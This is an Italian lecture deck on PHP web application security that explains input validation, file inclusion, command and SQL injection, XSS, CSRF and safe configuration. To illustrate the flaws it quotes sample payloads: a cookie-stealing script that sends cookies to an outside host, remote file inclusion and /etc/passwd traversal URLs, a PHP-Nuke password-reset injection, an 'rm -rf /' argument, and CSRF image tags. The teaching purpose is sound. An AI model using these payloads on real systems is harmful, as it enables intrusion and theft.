PHP e Web Security

Consigli e raccomandazioni per non fare danni nel Web con PHP

a cura di **Ilias Bartolini** <**brain79@inwind.it**>

Di che cosa parliamo?

- Cos'è la sicurezza e politiche di sicurezza
- Mai fidarsi del web... controllo dell'input
- Register globals
- Controllo delle inclusioni
- Non incapsulamento degli oggetti
- Command injection
- Database Security e SQL injection

Di che cosa parliamo?

- XSS: Cross Site Scripting
- CSRF (sea-surfer): Cross-Site Request Forgeries
- Safe mode
- Error handling e logging
- Crittografia ...se la conosci la usi

Cos'è la sicurezza e politiche di sicurezza

Sicurezza:

- fruibilità
- integrità
- riservatezza
- autenticità
- *fiducia*

di **dati** e **azioni** (svolte da persone o meno)

Non esitono sistemi **sicuri** o **non sicuri** in assoluto: la sicurezza è un concetto “fuzzy”

Cos'è la sicurezza e politiche di sicurezza

Problematiche principali nella web security:

- dati sul sistema
- dati in transito
- protocolli (TCP/IP, HTTP)
- macchina server e sistemi correlati
- persone (utenti, amministratori)
- web server e relativi moduli
- **applicazioni web**

...dalla resistenza dei singoli anelli dipende la sicurezza dell'intera catena

Cos'è la sicurezza e politiche di sicurezza

Prima di progettare un'applicazione web:

- Analisi delle minacce e vulnerabilità (attacchi intenzionali, errori accidentali, disastri)
- Stima dei rischi (cosa e quanto perdo? denaro, clienti, immagine)
- Contromisure (prevenzione, rilevazione, reazione)

Ogni contromisura ha un costo...

Fate un'analisi delle soluzioni che si vogliono adottare prima di progettare la vostra applicazione... implementarle in seguito costerà di più!!

Ricordatevi di considerare il flusso dei dati e relativi soggetti coinvolti. Tutti i dati trasmessi in chiaro in un punto qualsiasi del flusso potrebbero risultare utili ai fini di un attacco.

Cos'è la sicurezza e politiche di sicurezza

Modelli a confronto:

- Open:
  Vincente per i sistemi largamente diffusi... non è detto che sia intrinsecamente più sicuro.
  La diffusione delle “patch” deve essere più veloce della diffusione dei metodi di attacco (PS. tenete la vostra versione di PHP sempre aggiornata)
- Closed:
  ...se hai fiducia in chi ti vende il prodotto.
  Qualunque essere umano scrive qualche volta codice insicuro, ma questo non vuol dire che debba comunicarlo a chiunque...

La sicurezza non è una “guerra di fede informatica”

"Questo web server è sicuro perché utilizza SSL?"

SSL serve a:

- proteggere i dati in transito (cifratura, integrità)
- garantire l'identità dei soggetti coinvolti se verifichiamo l'autenticità dei certificati

Ma ricordiamoci che:

- non protegge i dati prima e dopo (sul client, sul server, ...)
- non è invulnerabile (errate implementazioni, ...)
- non è indecifrabile se mal configurato
- non garantisce la sicurezza delle reti e dei sistemi coinvolti

Mai fidarsi del web... controllo dell'input

Qualsiasi dato proveniente dall'esterno deve essere meticolosamente controllato dall'applicazione!!!

Non esiste garanzia che uno script venga invocato dal form che gli è associato o tramite l'URI che abbiamo costruito.
Deve essere eseguita la validazione di **tutti** i parametri che costituiscono la richiesta e di **tutti** i dati provenienti da fonti **untrusted**

La validazione deve essere effettuata sempre e comunque **server-side**.
I controlli Javascript (isNaN,...) possono solo migliorare la usability delle applicazioni, generare meno traffico e carico per il server... ma non possono essere considerati sufficienti dal punto di vista della sicurezza!!

Mai fidarsi del web... controllo dell'input

Per ogni richiesta si deve sempre controllare:

- formato della richiesta
- formato dei parametri (contenuto, caratteri speciali, ...)
- range dei valori

funzioni utili:
is_numeric(); intval(); settype(); check_date(); espressioni regolari...

Attenti al tipo delle variabili ed eventuali casting impliciti: usate !== e === quando necessario

```
<?php
   while( $str = fgets($risorsa) ) {...}  //sbagliato

   while(($str = fgets($risorsa)) === true) {...}  //giusto
?>
```

Mai fidarsi del web... controllo dell'input

Esempio: controlli vari su un form (data-ora)

```
<?php
   if (! array_key_exists('minuti', $_POST)) errore(...);
   if (! array_key_exists('ore', $_POST)) errore(...);
   if (! array_key_exists('giorno', $_POST)) errore(...);
   if (! array_key_exists('mese', $_POST)) errore(...);
   if (! array_key_exists('anno', $_POST)) errore(...);

   if (! is_numeric($_POST['minuti'])) errore(...);
   if (!ereg('^([0-2]{1,9})$', $_POST['ore'] ) errore(...);
   [...]
   $minuti = intval($_POST['minuti']);
   $ore    = intval($_POST['ore']);
   [...]
   if ( !checkdate($mese, $giorno, $anno) ) errore(...);
   if ( $ore < 0 || $ore > 23 ) errore(...);
   if ( $minuti < 0 || $minuti > 59 ) errore(...);
?>
```

Mai fidarsi del web... controllo dell'input

Esempio: cookies autenticati

```php
<?php
   // invia il cookie
   $secret = 'some_random_chars';
   $id     = 3008631;
   $hash   = md5($secret.$id);
   setcookie('id', $id.'-'.$hash);
?>
```

```php
<?php
   // riceve e verifica il cookie
   list($cookie_id, $hash) = explode('-', $_COOKIE['id']);
   if ( md5($secret.$cookie_id) == $hash ) {
      $id = $cookie_id;
   } else {
      die('Invalid cookie.');
   }
?>
```

Mai fidarsi del web... controllo dell'input

Esempio: upload di files

Porre attenzione nel riconoscere il tipo di file che vengono inseriti.

Riconoscere se il file nella directory temporanea upload_tmp_dir è stato davvero upload-ato is_uploaded_file(), move_uploaded_file()

Limitare la dimensione massima dei file inseriti: upload_max_filesize

Non permettere mai l'inserimento di files con estensione “eseguibile” dall'interprete php .php .php3 ... all'interno della WEB_ROOT!!

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php"
METHOD="POST">
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="100000">
Send file: <INPUT NAME="myfile" TYPE="file">
<INPUT TYPE="submit" VALUE="Send File">
</FORM>
```

Mai fidarsi del web... controllo dell'input

Esempio: upload di files (2)

```
<?php
   $type = $_FILES['myfile']['type'];
   $file = $_FILES['myfile']['tmp_name'];
   $name = $_FILES['myfile']['name'];
   $types = array(0,'.gif','.jpg','.png','.swf');
   list(,,$type) = getimagesize($file);
   if($type) {
      $name = substr($name,0,strrpos($str,'.'));
      $name .= $types[$type];
   }
   move_uploaded_file($file,"$DOCUMENT_ROOT/images/$name");
?>
```

Register Globals

Nelle versioni precedenti alla 4.2 la direttiva register_globals=on era impostata di default nel file di configurazione php.ini

L'effetto di questa direttiva è di registrare come variabili globali tutte le variabili provenienti dall'input (GET, POST, COOKIE, SESSIONI)

Può offrire maggiore comodità, ma con il crescere della complessità delle applicazioni può generare problemi nel momento in cui si generano “collisioni” tra i nomi di variabili provenienti da diverse fonti.

L'ordine con cui vengono registrate queste variabili può essere definito tramite la direttiva track_vars.

Mantenere attivo register global espone a molte vulnerabilità, si consiglia caldamente di impostare register_globals=off e di utilizzare gli array superglobal $_GET[], $_POST[], $_SESSION[], ecc...

Attenzione alle “vecchie” guide o manuali!

Register Globals

Esempio: register globals - vulnerabilità Mambo Site Server 3.0.x
Lo script index.php verifica che la password inserita in un form $pass corrisponda a quella prelevata in un database $dbpass poi $fullname e $userid sono registrate come variabili di sessione e l'utente viene reindirizzato alla pagina index2.php

```
<?php
   //index.php
   [...]
   if ($dbpass == $pass) {
      session_register("myname");
      session_register("fullname");
      session_register("userid");
      header("Location: index2.php");
   }
?>
```

Register Globals

Esempio: register globals - vulnerabilità Mambo Site Server 3.0.x (2)

```
<?php
   //index2.php
   if (!$PHPSESSID) {
      header("Location: index.php"); exit(0);
   } else {
      session_start();
      if (!$myname) session_register("myname");
      if (!$fullname) session_register("fullname");
      if (!$userid) session_register("userid");
   }
?>
```

Questo meccanismo può essere aggirato con la seguente richiesta:

http://example/admin/index2.php?PHPSESSID=1&myname=admin&fullname=joe&userid=admin

Controllo delle inclusioni

PHP dispone di un sistema molto flessibile, ma che può diventare anche molto pericoloso di inclusione dei files sorgenti tramite i costrutti include(), require(), include_once(), require_once():

- i file inclusi ereditano completamente lo scope del file chiamante al momento dell'inclusione.
- vengono valutati a run-time (a differenza dei preprocessori).

Se la direttiva allow_url_fopen è attivata possono essere inclusi file che risiedono su macchine remote disponibili su http, ftp, ecc...

Controllo delle inclusioni

Esempio: inclusioni vulnerabile

```
<?php
   //index.php
   include ('header.php');
   include ($_GET['page']);
   include ('footer.php');
?>
```

http://www.example.com/index.php?page=index.php
http://www.example.com/index.php?page=../../../etc/passwd
http://www.example.com/index.php?page=http://example.org/evilscript.php

Consigli:

- disattivate allow_url_fopen se non strettamente necessaria
- attivate open_basedir per impedire l'accesso a tutto il filesystem
- file che devono essere inclusi meglio tenerli fuori dalla web root
- file sorgenti sempre con estensione .php (niente config.php.inc!!)
- sistemate i diritti sui sorgenti 711, , owner web server

Controllo delle inclusioni

Esempio: inclusioni ...un po' meglio

```php
<?php
   //index.php
   $pages = array ( 0 => 'error', 1 => 'home',
      3 => 'stats', 4 => 'articles', [...] );

   if (!array_key_exists('page', $_GET)) {
      $pagina = 1;
   } elseif (!array_key_exists($_GET['page'], $_pages) {
      die ('messaggio errore')
   }

   include ('header.php');
   include ('./../pages/'.$_pages[$_GET['page']].'.php');
   include ('footer.php');
?>
```

Incapsulamento degli oggetti

Nella versione 4 di PHP non è possibile incapsulare metodi o variabili all'interno di un oggetto
...è possibile “nascondere” una variabile static dentro un metodo... ma non è molto “elegante”

Solo a partire da PHP5 sarà disponibile il costrutto “private”.

Per questo è preferibile non creare degli oggetti PHP che contengano dati riservati nelle loro variabili.

Incapsulamento degli oggetti

Esempio: GNUpgp class

La GNUpgp class è una classe che fornisce un'interfaccia a GNU Privacy Guard

```
<?php
   class gnugpg{
   [...]
   var $message;      // clean txt message to encript
   var $passphrase;   // passphrase to decrypt the message
   [...]
?>
```

Incapsulamento degli oggetti

Esempio: GNUpgp class (2)

```
<?php
  include("gnupgp.class.php");
  $gpg = new gnugpg;
  [...]
  $gpg->message = $message;
  [...]
  $result = $gpg->encrypt_message();
  if ($result) {
    echo $gpg->encrypted_message;
  }
?>
```

All'interno del metodo encrypt_message() non vi è nessuna distruzione o unset della proprietà $message dell'oggetto.
Accedendo a $gpg->message in altri punti del programma si potrà leggere un messaggio che sarebbe dovuto essere riservato.
... date un'occhiata alla classe GNUPG

Command injection

PHP mette a disposizione funzioni come system(), exec(), ecc... che permettono di rendere più flessibili i propri script e di appoggiarsi a eseguibili di sistema preesistenti, tuttavia bisogna porre molta attenzione nel loro utilizzo per non permettere di eseguire comandi arbitrari.

Possono essere pericolosi:

- eval()
- preg_replace()
  (il modificatore '/e' tratta il parametro come codice PHP)
- exec()
- passthru()
- system()
- popen()
- ` (backticks – possono essere usate per eseguire comandi)

Command injection

Esempio: escapeshellarg()

```
<?php
   $bad_arg = '-al; rm -rf /';
   $ok_arg = escapeshellarg($bad_arg);

   // visualizza tutti i files; poi cancella tutto!
   system("ls $bad_arg");

   // visualizza un file chiamato "-al; rm -rf /" se esiste
   system("ls $ok_arg");
?>
```

Aggiunge le single-quotes agli estremi di un argomento e ne esegue l'escaping

Command injection

Esempio: escapeshellcmd()

```
<?php
   $bad_format = 'html <a>';
   $ok_format = escapeshellcmd($bad_format);

   // errore redirezione input/output
   system("/usr/local/bin/formatter-$bad_format");

   // esegue formatter-html con argomento <a>
   system("/usr/local/bin/formatter-$ok_format");
?>
```

Esegue l'escaping dei caratteri che verrebbero interpretati dalla shell:
& ; ` ' " | * ? ~ < > ^ ( ) [ ] { } $ \ 0x0A 0xFF
ma non esegue il quoting degli argomenti

Command injection

...infine non è possibile fare command injection se non si eseguono comandi esterni, non usateli quando se ne può fare a meno.

Per esempio PHP mette a disposizione una gran quantità di funzioni per agire sul filesystem:
mkdir(), rmdir(), copy(), move(), unlink(), chmod(), chown(), chgrp()
non usate comandi per lavorare sul filesystem!!

Database security e SQL injection

La sicurezza dei Database parte dal design della loro architettura!!

Utilizzate bene la gestione dei privilegi sulle tabelle e/o viste.

Non accedete al Database come Super User!
Create utenti con i diritti minimi indispensabili per le azioni che deve compiere in modo da ridurre i rischi.

Se il Database risiede su altre macchine usate connessioni sicure... rete privata, tunnel SSL, ecc...

Database security e SQL injection

Le query vengono spesso create concatenando dei parametri provenienti dall'esterno (es: input utente).
SQL injection consiste nella creazione di appositi input in modo da eseguire query di tipo diverso da quelle previste dal programmatore.

Esempi: SQL injection

```
DELETE FROM songs WHERE title LIKE '$title'
// Se $title = "%"?
DELETE FROM songs WHERE title LIKE '%'
// L'intera tabella viene cancellata!

INSERT INTO songs (title, artist) VALUES ('$title','$artist')
// Se $title = "a','b'),('c"   e   $artist = "d"
INSERT INTO songs (title, artist) VALUES ('a','b'),('c','d')
// Inserimento di record multipli!
```

Database security e SQL injection

Esempio: SQL injection in PHP-Nuke 5.0.x

Gli sviluppatori di PHP-Nuke utilizzano un prefisso $prefix al nome delle tabelle. Questa variabile è definita nel file config.php a sua volta incluso nel file mainfile.php.

Nello script article.php compare il seguente codice:

```
<?php
   if (!isset($mainfile)) {
      include("mainfile.php");
   }
   if (!isset($sid) && !isset($tid)) {
      exit();
   }
  [...]
  mysql_query("UPDATE $prefix"._stories.
    " SET counter=counter+1 where sid=$sid");
?>
```

Database security e SQL injection

Esempio: SQL injection in PHP-Nuke 5.0.x (2)

Lo script sopra presenta una vulnerabilità SQL injection che permette di eseguire qualsiasi query UPDATE sul database.

Una richiesta del tipo:

http://example/article.php?mainfile=1&sid=1&tid=1&prefix=nuke.authors%20set%20pwd=password%23

considerando register_global=off produrrebbe la query:

```
UPDATE nuke_authors set pwd=password#_stories SET
counter=counter+1 where sid=1
```

che imposta il campo delle password di tutti gli utenti ad un valore arbitrario scelto dall'utente; tutto ciò che segue il carattere # rappresenta un commento

Database security e SQL injection

Soluzioni:

Eseguire una validazione dell'input e facendo un corretto escaping dei caratteri nelle stringhe che compongono le query.

E' possibile configurare PHP con gpc_magic_quotes=on o in alternativa usare la funzione addslashes() ...verificate a runtime la configurazione.

Una soluzione più corretta consiste nell'utilizzare le funzioni mysql_escape_string(), pgsql_escape_string(), ...

Per chi usa PEAR DB utilizzate DB::quote(), oppure usate le prepared queries utilizzando il carattere ? per eseguire le sostituzioni

Ricordare di eseguire l'escaping dei caratteri % and _ quando usati in combinazione con il costrutto SQL “LIKE”

```
<?php
   $title = $db->quote($title);
   $title = strtr($title, array('_' => '\_', '%' => '\%'));
   $res = $db->query('DELETE FROM songs WHERE title LIKE '
                     .$title);
?>
```

XSS: Cross Site Scripting

Non solo l'input deve essere controllato, ma a volte è anche l'output delle applicazioni a creare problemi.
Prima di stampare in output delle variabili è sempre buona norma controllare che non contengano simboli che possano generare problemi al browser.
Un tipico caso è quello dei caratteri speciali HTML (> < ecc...) che se non correttamente convertiti possono essere interpretati come tag HTML dal browser.

Tra le librerie a questo scopo sono disponibili le funzioni strip_tags(), html_special_chars(), html_entities(), ecc...

XSS: Cross Site Scripting

Cross Site Scripting (XSS) avviene quando delle applicazioni web creano output a partire da contenuti inseriti precedentemente da utenti malintenzionati (esempio tipico: forum, bacheche virtuali, blogs ...ma non solo)


L'output se non correttamente controllato può permettere di inserire codice HTML o comandi di scripting che verranno interpretati dal browser (JavaScript, VBScript, ActiveX).

La pericolosità viene spostata sulle spalle dell'utente finale dell'applicazione, molto spesso non in grado di discernere tra richieste valide e malevoli, soprattutto nel caso queste siano sufficientemente precise da replicare il normale codice HTML che l'utente si aspetta.

Rischi correlati riguardano la possibilità di accedere e modificare le informazioni visibili dall'utente attaccato (account hijacking, cookie theft/poisoning, session stealing or false advertising) e attacchi DoS di piccole entità verso il server.

XSS: Cross Site Scripting

http://talks.php.net/show/php-under-attack/4



XSS: Cross Site Scripting

L'attacco avviene solitamente attraverso la modifica/creazione di appositi tag nelle pagine del server attaccato.

```
<script language="JavaScript" type="text/javascript">
window.open('http://www.example.com'); </script>
```

Esempio: cookie stealing

```
<script> document.location='http://www.cgisecurity.com/cgi-
bin/cookie.cgi?'%20+document.cookie
</script>
```

Può essere eseguito anche l'encoding per rendere il punto di attacco più difficilmente individuabile

CSRF: Cross Site Request Forgiers

Come il XSS si tratta di una vulnerabilità che sfrutta un utente per attaccare a sua insaputa un'altra applicazione sfruttandone i suoi diritti.

L'attacco avviene nel momento in cui l'utente attaccato che possiede diritti su un server A (server attacato) visita una pagina su un server B (in cui l'attaccante può introdurre una CSRF).
La pagina costruita dall'attaccante contiene solitamente dei tag che permettono di eseguire operazioni GET al browser come src in img, iframe, ...


Senza che l'utente se ne accorga possono essere eseguite operazioni su un altro server (o anche sul server stesso).

```
<img src="https://trading.example.com/xfer?from=MSFT&to=RHAT">
<img src="https://books.example.com/clickbuy?book=ISBN&qty=100">
```

L'utente non si accorgerà di nulla, se non di non riuscire a visualizzare alcune immagini.

CSRF: Cross Site Request Forgiers

http://talks.php.net/show/php-under-attack/13



CSRF: Cross Site Request Forgers

L'attacco può essere eseguito anche spedendo mail in formato HTML... permette di attaccare specifici utenti che si trovano dietro un firewall!

```
<img src="http://intranet/admin/purgedb?rowslike=%2A&confirm=y">
```

Sono particolarmente vulnerabili ai CSRF le applicazioni web che:

- eseguono operazioni “importanti” attraverso semplici richieste GET
- utilizzano sistemi di auto-login (...utenti che non eseguono il logout)

Error Handling

PHP dispone di alcune direttive e funzioni che permettono di impostare il livello di reporting degli errori (notice, warning, fatal error o parse error), di personalizzarne il formato e scegliere differenti handler.

In fase di implementazione del codice è sempre buona norma tenere di default gli errori visualizzati sul browser ed impostare attraverso la direttiva error_reporting=E_ALL in php.ini oppure run-time con la funzione error_reporting(E_ALL), in questo modo è possibile notare fin da subito anche piccoli warning e porvi rimedio.

In produzione è meglio non visualizzare questi errori sul browser in quanto spesso possono contenere informazioni sulla struttura delle directory, posizione degli script, nomi dei file sorgenti.

```
Warning: mysql_num_rows(): supplied argument is not a valid MySQL
result resource in
/home/httpd/vhosts/example.com/httpdocs/sinistra.php on line 40
```

Si può impostare in php.ini
display_errors = Off
log_errors = On

Error Handling

Sia attraverso la configurazione di php.ini che attraverso le funzioni di Error Handling e Logging (www.php.net/manual/en/ref.errorfunc.php) è possibile definire una diversa risorsa di output degli errori, definire nuovi tipi di errore o creare i propri handler per la gestione di ogni tipo di errore con i quali è possibile per esempio inviare dei messaggi personalizzati, salvare gli errori su un file di log, inviare delle notifiche in e-mail, ecc...

Error Handling

Esempio: Error Handling - definire handler personalizzati

```
<?php
   set_error_handler('do_errors');
   function do_errors($errno,$errstr,$errfile,$errline) {
      error_log("ERROR ($errfile:$errline): $errstr");
      header('Location: http://example.com/error.php');
      exit();
   }
?>
```

Esempio: Error Handling – usare error_log()

```
<?php
   error_log ("Messaggio errore",1,"sysadmin@example.com");
   error_log ("Messaggio errore",2,"127.0.0.1:7000");
   error_log ("Messaggio errore",3,"/var/tmp/my_err.log");
?>
```

Safe Mode

Direttiva di configurazione che permette di risolvere i problemi di sicurezza dei server web condivisi.

- Limita l'esecuzione di funzioni “potenzialmente” pericolose che accedono al sistema
- Esegue controlli su UID e/o GID degli owner degli script
- Permette di impedire l'accesso ad alcune variabili dell'environment
- Permette di limitare l'accesso al filesystem
- Permette di impedire l'uso di funzioni e/o classi specificate dall'amministratore del sistema

Crittografia

Moltissimi errori sono causati da un errato utilizzo degli strumenti forniti dalla crittografia!!!

Non reinventate la crittografia! Utilizzate gli strumenti che sono già messi a disposizione (...seguite il seminario di Enrico Zimuel).

- Funzioni hash: md5(), md5_file(), sha1(), sha1_file()
- Funzioni RNG: rand(), srand(), mt_rand(), mt_srand(), uniqid();
- Libreria Mhash
  http://www.php.net/manual/en/ref.mhash.php
- Libreria Mcrypt
  http://www.php.net/manual/en/ref.mcrypt.php
- Libreria OpenSSL
  http://www.php.net/manual/en/ref.openssl.php
  http://www.openssl.org/
- Classe GNUPG
  http://phpclasses.bgweb.it/browse.html/package/245.htmlh

Crittografia

Consigli:

- Non salvate password su database:
  utilizzate le funzioni hash (sha1) o meglio salt+hash
- Attenti ad inizializzare il seed delle funzioni random PHP < 4.2.0 !
- Non utilizzate autenticazioni deboli (controllo IP, HTTP basic/digest...)
- Attenti a generare password “casuali”
- Non permettete agli utenti di utilizzare password di “bassa complessità”

Crittografia

Infine leggetevi un buon libro riguardante la crittografia e sicurezza...

- William Stalling
  "Sicurezza delle reti. Applicazioni e standard"
  Addison Wesley Longman Italia Editoriale 2001
- A.J. Menezes, P.C. Van Oorschot, S.A. Vanstone
  "Handbook of Applied Cryptography"
  CRC Press 1997
- H.C.A. van Tilborg
  "Fundamentals of Cryptology"
  Kluver Academic Publishers 2000

Ultimi consigli ...Tutto ciò che non ha trovato spazio altrove

- Non lasciate commenti degli sviluppatori all'interno del codice HTML
  <!--Questo script è basato sulla versione buggata old_script.php -->
- Non usate gli short tags ...qualcuno cambia la configurazione di php.ini e il vostro codice sorgente diventa leggibile a tutti
- Quando scrivete codice non fate affidamento a come è configurato il “vostro” server
- Attenti alle vecchie guide cartacee o a obsolete risorse on-line
- Fate in modo che le vostre variabili globali contengano meno dati "sensibili" possibile
- Attenti a cosa "lasciate" nella vostra WEB ROOT
  L’intera struttura dell'albero deve essere controllata, al fine di rimuovere ogni informazione obsoleta, ma potenzialmente rilevante per un attaccante, ogni traccia di test e procedure di sviluppo, phpinfo()!
- Meglio tenere file sensibili fuori dalla WEB ROOT... es: file di configurazione

Bibliografia e links...

Bibliografia

- T.Ratschiller, T.Gerken - PHP 4.0 Applicazioni Web - Addison Wesley
- R.Lerdorf, K.Tatroe - Programming PHP - Paperback
- J.Scambray, M.Shema - Hacking Exposed Web Applications

Links utili (oltre a www.php.net ...naturalmente)

- www.owasp.org
- www.phpadvisory.com
- talks.php.net/show/web-app-security
- talks.php.net/show/php-under-attack/
- st-www.cs.uiuc.edu/~hanmer/PLoP-97/Proceedings/yoder.pdf
- http://www.zend.com/zend/art/art-oertli.php
- http://www.infosec.it/download/WebSecurity.pdf
- www.programmazione.it/index.php?entity=earticle&idArticle=1090&idArea=13

Ringraziamenti

Ringraziamenti:

- Prof. Roberto Laschi
- Gianluca Rubini
- Marco “VxR” Vassura
- I ragazzi della mailing list di php-it !!!!